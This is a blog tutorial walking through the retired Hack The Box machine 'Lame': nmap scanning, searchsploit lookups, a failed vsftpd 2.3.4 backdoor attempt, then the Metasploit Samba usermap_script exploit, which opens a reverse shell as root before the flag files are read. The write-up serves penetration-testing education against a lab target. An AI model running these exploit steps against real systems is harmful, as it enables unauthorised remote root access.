

Stay safe, friends. Learn to code from home. [Use our free 2,000 hour curriculum.](#)

3 AUGUST 2019 / #CYBERSECURITY

Keep Calm and Hack The Box - Lame



Sonya Moisset


 Lead Security Engineer @Photobox | Tech Lead/Security Manager@PrideInLondon | OWASP Member |
Tech Advocate



Hack The Box (HTB) is an online platform allowing you to test your penetration testing skills. It contains several challenges that are constantly updated. Some

of them simulating real world scenarios and some of them leaning more towards a CTF style of challenge.

Note. Only write-ups of retired HTB machines are allowed.



Lame is the first machine published on Hack The Box and is for beginners, requiring only one exploit to obtain root access.

We will use the following tools to pawn the box on a Kali Linux box

- [nmap](#)
- [zenmap](#)
- [searchsploit](#)
- [metasploit](#)

Step 1 - Scanning the network

The first step before exploiting a machine is to do a little bit of scanning and reconnaissance.

This is one of the most important parts as it will determine what you can try to exploit afterwards. It is always better to spend more time on that phase to get as much information as you could.

I will use Nmap (Network Mapper). Nmap is a free and open source utility for network discovery and security auditing. It uses raw IP packets to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

There are many commands you can use with this tool to scan the network. If you want to learn more about it, you can have a look at the documentation [here](#)

```
root@kali:~# nmap -sV -O -F --version-light 10.10.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-01 16:18 EDT
Nmap scan report for 10.10.10.3
Host is up (0.049s latency).
Not shown: 96 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home controller (92%), Dell Integrated Remote Access Controller (iDRAC5) (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranezeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%), Linux 2.6.18 (ClarkConnect 4.3 Enterprise Edition) (92%), Linux 2.6.8 - 2.6.30 (92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.63 seconds
```

I use the following command to get a basic idea of what we are scanning

```
nmap -sV -O -F --version-light 10.10.10.3
```

-sV: Probe open ports to determine service/version info

-O: Enable OS detection

-F: Fast mode - Scan fewer ports than the default scan

--version-light: Limit to most likely probes (intensity 2)

10.10.10.3: IP address of the Lame box

You can also use Zenmap, which is the official Nmap Security Scanner GUI. It is a multi-platform, free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.

Zenmap

Scan Tools Profile Help

Target: 10.10.10.3 Profile: Scan Cancel

Command: nmap -A -v 10.10.10.3

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans OS Host 10.10.10.3 nmap -A -v 10.10.10.3

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
_ftp-anon: Anonymous FTP login allowed (FTP code 230)			
_ftp-syst:			
_ STAT:			
FTP server status:			
Connected to 10.10.14.10			
Logged in as ftp			
TYPE: ASCII			
No session bandwidth limit			
Session timeout in seconds is 300			
Control connection is plain text			
Data connections will be plain text			
vsFTPD 2.3.4 - secure, fast, stable			
End of status			
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
ssh-hostkey:			
1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)			
2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)			
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home controller (92%), D-Link DAP-1522 WAP, or Xerox WorkCentre Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC5) (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranezo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%), Linux 2.6.18 (ClarkConnect 4.3 Enterprise Edition) (92%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.060 days (since Fri Aug 2 14:08:45 2019)

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=195 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_clock-skew: mean: -2d23h00m02s, deviation: 0s, median: -2d23h00m02s

| smb-os-discovery:

| |OS: Unix (Samba 3.0.20-Debian)

| |NetBIOS computer name:

| |Workgroup: WORKGROUP\x00

| |System time: 2019-07-30T12:34:34-04:00

| |_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 139/tcp)

HOP	RTT	ADDRESS
1	51.21 ms	10.10.14.1
2	50.14 ms	10.10.10.3

NSE: Script Post-scanning.

Initiating NSE at 15:35

Completed NSE at 15:35, 0.00s elapsed

Initiating NSE at 15:35

Completed NSE at 15:35, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Filter Hosts

I use a different set of commands to perform an intensive scan

```
nmap -A -v 10.10.10.3
```

-A: Enable OS detection, version detection, script scanning, and traceroute

-v: Increase verbosity level

10.10.10.3: IP address of the Lame box

If you find the results a little bit too overwhelming, you can move to the **Ports/Hosts** tab to only get the open ports

The screenshot shows the Zenmap interface. At the top, there are tabs for Scan, Tools, Profile, and Help. Below that, the Target is set to 10.10.10.3, and the Profile is set to Intense scan. The Command field contains the command nmap -T4 -A -v 10.10.10.3. The main window has several tabs: Hosts (selected), Services, Nmap Output (active), Ports / Hosts, Topology, Host Details, and Scans. On the left, there's a sidebar with OS and Host dropdowns, and a list showing 10.10.10.3. The Nmap Output tab displays a table of open ports:

Port	Protocol	State	Service	Version
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

We can see that there are 4 open ports:

Port 21. File Transfer Protocol (FTP) control (command)

Port 22. Secure Shell (SSH), secure logins, file transfers (scp, sftp) and port forwarding

Port 139. NetBIOS Session Service

Port 445. Microsoft-DS (Directory Services) SMB file sharing

Let see what we can get with the first port

Step 2 - The Vulnerable FTP

We will use Searchsploit to check if there's any known vulnerability on vsftpd 2.3.4. Searchsploit is a command line search tool for Exploit Database

```
root@kali:~# searchsploit vsftpd 2.3.4
root@kali:~ 211x62
Exploit Title
| Path
| (/usr/share/exploitdb/)
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
| exploits/unix/remote/17491.rb
Shellcodes: No Result
Use the following command
```

```
searchsploit vsftpd 2.3.4
```

Now that we know that there is a vulnerability - Backdoor Command Execution - let's try to exploit it

We will use Metasploit. It's a penetration testing framework that makes hacking simple. It's an essential tool for many attackers and defenders



Get Started >
Contribute >
Docs >
Help >
[Download](#)

Join Us On
Slack
IRC
GitHub
Twitter

metasploit®

The world's most used penetration testing framework

Knowledge is power, especially when it's shared. A collaboration between the open source community and Rapid7, Metasploit helps security teams do more than just verify vulnerabilities, manage security assessments, and improve security awareness; it empowers and arms defenders to always stay one step (or two) ahead of the game.

★ Star 17,232



Get Metasploit

OPEN SOURCE
Metasploit Framework
[Download](#)
Latest

COMMERCIAL SUPPORT
Metasploit Pro
[Free Trial](#)
Latest

Get visibility into your network with Rapid7's InsightVM
[30-Day Trial](#)

[Compare Features >](#)
[View More Projects >](#)

Latest Metasploit Modules

[View All Modules >](#)

TITLE	DATE	AUTHOR
Land #11653, Apache Tika CVE-2018-1335 RCE	Aug 01, 2019	jrobles-r7
Land #12130, Add evasion module applocker_evasion_msbuild	Jul 31, 2019	wchen-r7
Land #12129, Add Pingback Payloads Merge branch 'land-12129' into upstream-master	Jul 30, 2019	bwatters-r7
Land #12119, Add OS X post module to manage Sonic Pi	Jul 29, 2019	busterb
Land #12132, Catch EOFError in alphastor_devidemanager_exec.rb Fix #12061	Jul 29, 2019	wchen-r7

[Contribute a Module >](#)

<https://www.metasploit.com/>

We can see there are several different exploits but the one we're interested in is number 4

exploit/unix/ftp/vsftpd_234_backdoor

Terminal

```
File Edit View Search Terminal Help
[i] Database already started
[i] The database appears to be already configured, skipping initialization
# cowsay++
< metasploit >
-----
 \  ,--'
  \  (oo)
   \  (----) \
    ||---|| *
=[ metasploit v5.0.20-dev
+ -- =[ 1886 exploits - 1065 auxiliary - 328 post      ]
+ -- =[ 546 payloads - 44 encoders - 10 nops        ]
+ -- =[ 2 evasion          ]

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS      yes            The target address range or CIDR identifier
RPORT      21              yes        The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic
```

I use the following command for the exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

This will launch the exploit. I use this command to display the available options

```
show options
```

You can see that the remote host (RHOSTS) is not yet set. I will set both the remote host and the target as these two pieces of information are needed to run the exploit

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  10.10.10.3      yes        The target address range or CIDR identifier
RPORT   21                yes        The target port (TCP)

Exploit target:
```

Id	Name
--	--
0	Automatic

I use the following command to set the remote host using the IP address of HTB Lame box

```
set RHOSTS 10.10.10.3
```

Then I set the target to 0 as displayed when I checked the options

```
set TARGET 0
```

We can now run the exploit

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.10.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

Unfortunately we can see that even if the exploit is completed, no session was created. The vulnerability has been patched as mentioned here, in the description of the exploit.

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)

EDB-ID:

17491

CVE:

Author:

METASPLOIT

Type:

REMOTE

Platform:

UNIX

Date:

2011-07-05

EDB Verified: ✓

Exploit: / Vulnerable App:

Become a Certified Penetration Tester

Enroll in [Penetration Testing with Kali Linux](#), the course required to become an Offensive Security Certified Professional (OSCP)

[GET CERTIFIED](#)

```
##  
# $Id: vsftpd_234_backdoor.rb 13099 2011-07-05 05:20:47Z hdm $  
##  
  
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 < Msf::Exploit::Remote  
    Rank = ExcellentRanking  
  
    include Msf::Exploit::Remote::Tcp  
  
    def initialize(info = {})  
        super(update_info(info,  
            'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',  
            'Description'   => %q{  
                This module exploits a malicious backdoor that was added to the VSFTPD download  
                archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between  
                June 30th 2011 and July 1st 2011 according to the most recent information  
                available. This backdoor was removed on July 3rd 2011.  
            }  
        ))  
    end  
end
```

[Copy](#)<https://www.exploit-db.com/exploits/17491>

The Exploit Database is a Common Vulnerabilities and Exposures (CVE) compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. The aim is to serve the most comprehensive collection of exploits gathered through direct submissions, mailing lists, as well as other public sources, and present them in a freely-available and easy-to-navigate database. The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away

We need to find another way. Let's have a look at another port!

Step 3 - The Vulnerable Samba

If you remember from Step 1 - Scan the network, we found out that port 445 - Samba smbd 3.0.20-Debian was opened. Let's see if we can find any vulnerabilities around that specific version

If you want to learn more about Samba, go [here](#). But a deep knowledge of Samba is not required for that box.

We go back to Searchsploit to check

```
root@kali:~# searchsploit Samba 3.0.20
Exploit Title
-----
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
-----
Shellcodes: No Result
root@kali:~ 211x62
| Path
| (/usr/share/exploitdb/)
| exploits/unix/remote/16320.rb
| exploits/linux/remote/7701.txt
```

I use the following command

```
searchsploit Samba 3.0.20
```

We can see that there's a 'Username' map script Command Execution that we could launch using Metasploit. Let's try it!

Terminal

File Edit View Search Terminal Help

```
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
```

```
=[ metasploit v5.0.20-dev
t --=[ 1886 exploits - 1065 auxiliary - 328 post
+ --=[ 546 payloads - 44 encoders - 10 nops
+ --=[ 2 evasion ]]
```

```
msf5 > search Samba 3.0.20
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
1	auxiliary/admin/http/wp_easycart_privilege_escalation	2015-02-25	normal	Yes	WordPress WP EasyCart Plugin Privilege Escalation
2	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
3	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
4	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
5	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
6	auxiliary/scanner/rsync/modules_list		normal	Yes	List Rsync Modules
7	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
8	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
9	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
10	exploit/linux/samba/is_known_pipeName	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
11	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
12	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
13	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
14	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
16	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
18	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
19	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
20	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
21	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
22	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
23	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
24	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow
25	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
26	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
27	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations

Back to Metasploit and checking the command we should use to launch the exploit. I use the following command

```
search Samba 3.0.20
```

We can see there are several different exploits but the one we're interested in is number 15

```
exploit/multi/samba/usermap_script
```

You can also find it on the Exploit Database website

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)

EDB-ID:

16320

CVE:

2007-2447

Author:

METASPLOIT

Type:

REMOTE

Platform:

UNIX

Date:

2010-08-18

EDB Verified:

Exploit: /

Vulnerable App:

Become a Certified Penetration Tester

Enroll in [Penetration Testing with Kali Linux](#), the course required to become an Offensive Security Certified Professional (OSCP)

[GET CERTIFIED](#)

<https://www.exploit-db.com/exploits/16320>

The description of the exploit

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Back on Metasploit where I use the command

```
use exploit/multi/samba/usermap_script
```



```
File Edit View Search Terminal Help
;@'. __*','." \|-| \_____/'
'(..,..."/'

=[ metasploit v5.0.20-dev
+ -- ---[ 1886 exploits - 1065 auxiliary - 328 post      ]
+ -- ---[ 546 payloads - 44 encoders - 10 nops      ]
+ -- ---[ 2 evasion          ]

msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name   Current Setting  Required  Description
-----  -----  -----
RHOSTS           yes        The target address range or CIDR identifier
RPORT          139        yes        The target port (TCP)

Exploit target:
```

This will launch the exploit. I use the following command to display the available options

```
show options
```

You can see that the remote host (RHOSTS) is not yet set.

```
msf5 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  10.10.10.3      yes        The target address range or CIDR identifier
REPORT   139            yes        The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic
```

I use the following command to set the remote host using the IP address of HTB Lame box

```
set RHOSTS 10.10.10.3
```

We can now run the exploit

```
msf5 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.10.14.10:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HrBviQs3M21jXV8p;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HrBviQs3M21jXV8p\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.10:4444 -> 10.10.10.3:49062) at 2019-08-02 17:14:47 -0400
```

Bingo! We have a command shell opened. Let's see what we can find :)

Step 4 - Looking for the user.txt flag

We can now look for the first flag, user.txt

```
whoami  
root
```

I use the following command to check who am I on that machine

```
whoami
```

We have root access to the machine. We got the power! Let's start navigating the folders

```
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```

I use the following command to list all the files/folders

```
ls
```

Let's move to the **home** folder and see what we can find

```
cd home  
ls  
ftp  
makis  
service  
user
```

I use the following command to change to the home directory, then I list all the files/folders

```
cd home
```

We don't have that much info here, let's be more specific with the command

```
ls -la
```

```
ls -la
total 24
drwxr-xr-x  6 root      root    4096 Mar 14  2017 .
drwxr-xr-x 21 root      root    4096 May 20  2012 ..
drwxr-xr-x  2 root      nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x  2 makis     makis   4096 Mar 14  2017 makis
drwxr-xr-x  2 service   service 4096 Apr 16  2010 service
drwxr-xr-x  3 1001     1001 4096 May  7  2010 user
```

We can see that there's a folder called makis. Let's see what's inside!

```
cd makis
ls -la
total 28
drwxr-xr-x 2 makis makis 4096 Mar 14 2017 .
drwxr-xr-x 6 root  root  4096 Mar 14 2017 ..
-rw----- 1 makis makis 1107 Mar 14 2017 .bash_history
-rw-r--r-- 1 makis makis  220 Mar 14 2017 .bash_logout
-rw-r--r-- 1 makis makis 2928 Mar 14 2017 .bashrc
-rw-r--r-- 1 makis makis  586 Mar 14 2017 .profile
-rw-r--r-- 1 makis makis     0 Mar 14 2017 .sudo_as_admin_successful
-rw-r--r-- 1 makis makis    33 Mar 14 2017 user.txt
```

We found the user.txt file! To read the content of the file I use the command

```
cat user.txt
```

Now that we have the user flag, let's find the root flag!

Step 5 - Looking for the root.txt flag

Let's go back to the root directory. I use the command

```
cd ~
```

```
cd ~  
pwd  
/root  
ls  
Desktop  
reset_logs.sh  
root.txt  
vnc.log
```

To check where you are, you can use the following command

```
pwd
```

Here we see that we're at the `/root` level and if we list the files/folders we find the `root.txt` file!

To read the content of the file I use the command

```
cat root.txt
```

Congrats! You found both flags!

Please don't hesitate to comment, ask questions or share with your friends :)

You can see more of my articles [here](#)

You can follow me on [Twitter](#) or on [LinkedIn](#)

And don't forget to #GetSecure, #BeSecure & #StaySecure!

Other articles in this series

- [Keep Calm and Hack The Box - Legacy](#)
- [Keep Calm and Hack The Box - Devel](#)
- [Keep Calm and Hack The Box - Beep](#)



If you read this far, tweet to the author to show them you care. [Tweet a thanks](#)

Learn to code for free. freeCodeCamp's open source curriculum has helped more than 40,000 people get jobs as developers. [Get started](#)

freeCodeCamp is a donor-supported tax-exempt 501(c)(3) nonprofit organization (United States Federal Tax Identification Number: 82-0779546)

Our mission: to help people learn to code for free. We accomplish this by creating thousands of videos, articles, and interactive coding lessons - all freely available to the public. We also have thousands of freeCodeCamp study groups around the world.

Donations to freeCodeCamp go toward our education initiatives, and help pay for servers, services, and staff.

You can [make a tax-deductible donation here.](#)

Trending Guides

[SQL Interview Questions](#)

[CSS Flexbox](#)

[Statistical Significance](#)

[Linux Commands](#)

SQL Queries

What is Blockchain?

Full Stack Developer

JavaScript Substring

What Does a VPN Do?

Docker Remove Image

Tar GZ

What is a CSV File?

Correlation VS Causation

Permutation VS Combination

Computer Programming

JWT

How to Find a Square Root

JavaScript Map

What is HTTPS?

Python List Append

What is Chromium?

Smoke Testing

Clear History

Incognito Mode

Linux Add User

MD5 Hash

What is Cached Data?

Completing the Square

Error 403 Forbidden

CSS Inline Style

Our Nonprofit

[About](#) [Alumni Network](#) [Open Source](#) [Shop](#) [Support](#) [Sponsors](#) [Academic Honesty](#) [Code of Conduct](#) [Privacy Policy](#)

[Terms of Service](#) [Copyright Policy](#)